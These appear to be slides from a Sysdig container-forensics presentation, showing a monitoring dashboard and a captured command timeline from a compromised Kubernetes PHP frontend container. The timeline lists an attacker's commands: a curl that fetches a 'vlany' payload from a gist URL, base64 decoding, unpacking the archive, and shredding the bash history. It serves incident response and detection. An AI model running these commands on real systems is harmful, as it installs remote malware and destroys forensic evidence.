GENERAL	FILE	NETWORK	NETWORK APPS	SECURITY	PERFORMANCE	LOGS
Sysdig Secure Notifications 1	File Bytes In+Out 809.0 K	Net Bytes In+Out 140.6 K	DNS Bytes 1.8 K	Executed Commands 8	HTTP Requests 30	App Log Messages 2
Running Processes 12	File Bytes In 422.8 K	Net Bytes In 119.1 K	HTTPs Bytes 111.9 K	Executed Interactive Commands 6	File Open Errors 72	
System Calls 7.2 K	File Bytes Out 386.3 K	Net Bytes Out 21.5 K	HTTP Bytes 27.0 K	Deleted Files 151	Fork Count 8	
	Accessed Files 177	Active Network Connections 36				
	Modified Files 121	Listening Ports 1				
		New Outbound Connections				

0 duration: 29.99 s 29.99 s

Forensics



Sysdig Filter container.id="a11fda220b7d"

TIME	USER	SHELL	Container	Command
12:18:10.86878...	www-data	7467	k8s_store-frontend-ping-php...	bash
12:18:10.87937...	www-data	7474	k8s_store-frontend-ping-php...	ls
12:18:10.88445...	www-data	7474	k8s_store-frontend-ping-php...	curl https://gist.githubusercontent.com/mateobur/d888e36de12f8fe42a18f54ce4b1fc7c/raw/dd0c4cb23db7cc17a2086c5dee9338522fb8ae69/vlany
12:18:10.88562...	www-data	7474	k8s_store-frontend-ping-php...	base64 -d
12:18:11.10002...	www-data	7474	k8s_store-frontend-ping-php...	rm -rf vlany-master/
12:18:11.11353...	www-data	7474	k8s_store-frontend-ping-php...	tar xvfz vlany-master.tar.gz
12:18:11.11788...	www-data	7496	k8s_store-frontend-ping-php...	gzip -d
12:18:11.25964...	www-data	7474	k8s_store-frontend-ping-php...	shred -f /var/www/.bash_history

The New Timeline

Real time detection, response, and reporting

7 days to report incident

Questions?

Container Forensics
Activity Audit w/ Sysdig
Sysdig/ SANS Analyst IR Webinar
OSS Falco
2021 Container Usage Report
Blog
30 Day Free Trial

sysdig

Thank You!

sysdig

sysdig

Seeing is Securing